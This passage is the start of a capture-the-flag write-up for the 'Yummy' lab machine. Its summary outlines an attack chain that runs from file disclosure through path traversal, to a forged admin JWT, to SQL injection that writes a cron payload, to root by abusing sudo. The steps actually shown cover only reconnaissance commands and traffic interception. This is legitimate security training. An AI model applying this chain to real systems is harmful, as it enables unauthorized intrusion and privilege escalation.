Yummy
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Yummy is a hard Linux box with a long, tightly chained path. The restaurant booking site exports events as iCalendar and that/exportis an LFI via path traversal that reads the filesystem. Among the files is the app backup: itssignature.pygenerates the RSA keys with a tiny prime, so the JWT modulus is factorable and you can forge an administrator token. Inside the admin panel, a SQLi with stacked queries and INTO OUTFILE writes a payload that a cron runs asmysql; from there you pivot towww-datavia another cron, and toqaby reusing credentials from the repository.qacan runhgviasudoasdev(Mercurial hook), anddevcan runrsyncviasudoasroot(SUID).
Reconnaissance
Ping
We start with a ping to confirm the host is up and check the TTL, which hints at the OS (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.11.3664 bytes from 10.10.11.36: icmp_seq=1 ttl=63 time=37.4 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
A full scan of all 65535 ports on 10.10.11.36 returns only two: SSH and HTTP.
nmap -p- --min-rate 5000 10.10.11.36
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
The ttl 63 on the SYN/ACK replies matches the ping and reinforces the Linux call. A helper function extracts the ports from the scan and puts them on the clipboard for the next command:
extractPorts scan
Extracting information...
IP Address: 10.10.11.36
Open ports: 22,80

Ports copied to clipboard
With the list, the targeted version and default-script scan:
nmap -p22,80 -sCV 10.10.11.36
22/tcp open  ssh   OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http  Caddy httpd
|_http-title: Did not follow redirect to http://yummy.htb/
Two facts: the web server is Caddy (not Apache or nginx, which usually means a modern app behind a reverse proxy) and it answers with a redirect to http://yummy.htb/. That Did not follow redirect means the server expects the request to carry the right Host header, so we have to resolve the domain locally before we can browse:
sudo nano /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.36     yummy.htb
The site: a restaurant with bookings
With the domain resolving, we fingerprint the stack:
whatweb http://yummy.htb
http://yummy.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[info@yummy.htb], Frame, HTML5, HTTPServer[Caddy], IP[10.10.11.36], Lightbox, Script, Title[Yummy]Bootstrap and Lightbox are frontend boilerplate, nothing exploitable on their own. What matters is that no CMS and no server-side language show up, so the application is custom and will have to be enumerated by hand.



The navigation announces the attack surface: there is Login, Register, a Dashboard (which implies a session) and a Book a table. A private dashboard is always the first thing to reach, and here we do not even have to force it because registration is open:
Once authenticated, /dashboard shows up with the bookings table completely empty:

The table headers are themselves a map of the functionality: there is an ID per booking, a Manage Reservation and, above all, an iCalendar Reminder column. With no data to analyse, the obvious move is to generate some: we create a booking using the same email we are logged in with (any other email still creates the booking, but it will not appear in our dashboard, because the listing filters by the session's email):


The row appears with ID 21 and two new buttons. The interesting one is "Save icalendar", which downloads the event as .ics.
The iCalendar and its library

The .ics file includes identifiers and, above all, a PRODID line that gives away the library used to generate it: ics.py. Pinning the tool and its version is what guides the next step.

With a name and a version (the second line of the .ics declares VERSION:2.0) we search for known vulnerabilities in the iCalendar ecosystem and hit CVE-2023-46784, a path traversal and SSRF in the ICS Calendar component:

Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal'), Server-Side Request
Forgery (SSRF) vulnerability in Room 34 Creative Services, LLC ICS Calendar ics-calendar allows Absolute
Path Traversal. This issue affects ICS Calendar: from n/a through 10.12.0.3.
That CVE belongs to a WordPress plugin also called "ICS Calendar", not to the Python ics.py library this application uses. It was tested and did not apply. It is worth documenting anyway, because the idea it left behind (path traversal in the generation or download of the calendar) is exactly the right one, even though the real vector lives in the application's own download endpoint rather than in the library.
Intercepting the download: /export appears
To see how the .ics is actually served, we repeat the booking and route the browser through Burp with FoxyProxy before hitting "Save icalendar":

